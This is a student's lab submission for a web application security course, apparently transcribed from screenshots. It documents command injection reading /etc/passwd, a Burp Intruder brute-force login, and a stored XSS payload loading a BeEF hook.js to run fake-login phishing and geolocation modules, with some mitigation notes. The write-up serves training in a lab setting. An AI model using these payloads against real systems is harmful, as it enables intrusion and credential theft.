Cybersecurity


Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities


Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:


Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1 && cat ../../../../../etc/passwd
Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.081 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.046/0.059/0.081/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```



127.0.0.1 && cat ../../../../../etc/hosts

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.066 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.065 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.052/0.060/0.066/0.000 ms
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.13.25   b1c5a1bc5db9
```


Write two or three sentences outlining mitigation strategies for this vulnerability:

- Input validation to ensure no unauthorized characters or commands. Only allow expected input formats, and reject anything that does not conform.
- Least Privilege Principle to ensure that the application runs with the least amount of privilege necessary to perform its functions.
- Environment Hardening by implementing logging and monitoring to detect and respond to suspicious activities, including the unexpected command executions.
- Parameterized Commands to use prepared statements to handle queries.

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:

- After I intercepted the failed login attempt using “test-user” and “test-password”, I was able to see the HTML positions for these.
- Since we have 2 payloads to use, I set the attack type to Cluster Bomb.
- I was able to set the positions for login and password as below.


3. Intruder attack of http://192.168.13.35 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Choose an attack type
Payload Positions
Add §
Clear §
Auto §
Refresh

Attack type: Cluster bomb

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: http://192.168.13.35

✓ Update Host header to match target

```
POST /ba_insecure_login_1.php HTTP/1.1
Host: 192.168.13.35
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://192.168.13.35
Connection: close
Referer: http://192.168.13.35/ba_insecure_login_1.php
Cookie: PHPSESSID=svq57mcccti63hqhe0raou8qs4; security_level=0
Upgrade-Insecure-Requests: 1

login=§test-user§&password=§test-password§&form=submit
```

- I ran the attack and got the results.
- Filtered by length to find any credentials pair that worked, and see that request 75 is at the top of the list, which indicates a successful login.
- From this, I know the Login = tonystark and Password = I am Iron Man.


3. Intruder attack of http://192.168.13.35 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
75	tonystark	I am Iron Man	200	☐	☐	11827	
0			200	☐	☐	11801	
1	superman	Up, up and away!	200	☐	☐	11801	
2	loislane	Up, up and away!	200	☐	☐	11801	
3	spiderman	Up, up and away!	200	☐	☐	11801	
4	jennyjones	Up, up and away!	200	☐	☐	11801	
5	tonystark	Up, up and away!	200	☐	☐	11801	
6	timtom	Up, up and away!	200	☐	☐	11801	
7	peterparker	Up, up and away!	200	☐	☐	11801	
8	clarkkent	Up, up and away!	200	☐	☐	11801	
9	michaelsmith	Up, up and away!	200	☐	☐	11801	
10	henryhacker	Up, up and away!	200	☐	☐	11801	
11	superman	Avengers Assemble	200	☐	☐	11801	
12	loislane	Avengers Assemble	200	☐	☐	11801	
13	spiderman	Avengers Assemble	200	☐	☐	11801	
14	jennyjones	Avengers Assemble	200	☐	☐	11801	

/ Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login:

Password:

Login

Successful login! You really are Iron Man :)

Finished


Write two or three sentences outlining mitigation strategies for this vulnerability:

```
- Using multi factor authentication will strengthen this web app and
  mitigate brute force attacks.
- Requiring strong passwords.
- Failed login attempt lockout after a certain number of attempts have
  been made.
```

Web Application 3: *Where's the BeEF?*


Provide a screenshot confirming that you successfully completed this exploit:

- When trying to run the script, the message field box chops off the end of it, indicating there is a max character length setting on the client-side.




Vulnerability: Stored Cross Site Scripting (XSS)

Name *	Wayne
Message *	<script src="http://127.0.0.1:3000/hook.js"></scri




```
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea> == $0
    </td>
  </tr>
```

- By right clicking and inspect element, I can change the max char length setting to 100, or even delete it, so I can run the script again.



```
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea> ==
    </td>
  </tr>
  <tr> … </tr>
```

- Now, to run the script again in the message field.



Vulnerability: Stored Cross Site Scripting (

Name * Wayne

Message * <script src="http://127.0.0.1:3000/hook.js"></script>


Name: test
Message: This is a test comment.

Name: Wayne
Message:

```
<div class="vulnerable_code_area">
  <form method="post" name="guestform" ">
    <table width="550" border="0" cellpadding="2" cellspacing="1">
      <tbody>
        <tr> … </tr>
        <tr>
          <td width="100">Message *</td>
          <td>
            <textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea> == $0
          </td>
```

- Running the payload again has not done anything, and the max length field reverted to 50.
- Will try to intercept using Burp Suite to modify the payload before it reaches the server and then forward the modified request.

- This shows the Replicant's url has been hooked and is now a zombie.




127.0.0.1:3000/ui/panel#id=KMI39qCmg74aJs53xs071EqpwkI4ROfSvEzyPtMu6SqrMQf8klIACtUfWHPAUiljRN1FloI3im75XF98

ID	IP	Domain	Port	Browser	Browser Version	OS	OS Version	First Seen	Last Seen
1	192.168.13.1	127.0.0.1	3000			Linux		Sat, 15 Jun 2024 05:08:32 GMT	Sat, 15 Jun 2024 06:02:22 GMT
2	192.168.13.1	0.0.0.0	3000			Linux		Sat, 15 Jun 2024 05:12:36 GMT	Sat, 15 Jun 2024 05:19:45 GMT
3	192.168.13.1	192.168.13.25	80			Linux		Sat, 15 Jun 2024 05:22:30 GMT	Sat, 15 Jun 2024 06:02:56 GMT
4	192.168.13.1	192.168.13.25	80		125.0	Linux		Sat, 15 Jun 2024 05:39:06 GMT	Sat, 15 Jun 2024 06:00:51 GMT

Now to try some of the exploits.

- Pretty theft



Facebook Session Timed Out

Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Email:

Password:

Log in

Vulnera... ipting (XSS)


Name *

Message *

Name: test
Message: This is a test comment.

Name: Wayne
Message:

- Fake Notification Bar




This website wants to run the following applet: 'Java' from 'Microsoft Inc'. To continue using this website you must accept the following security popup

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

- Host GeoLocation



id	date	label
0	2024-06-15 06:09	command 1

```
Sat Jun 15 2024 06:09:43 GMT+0000 (Coordinated Universal Time)
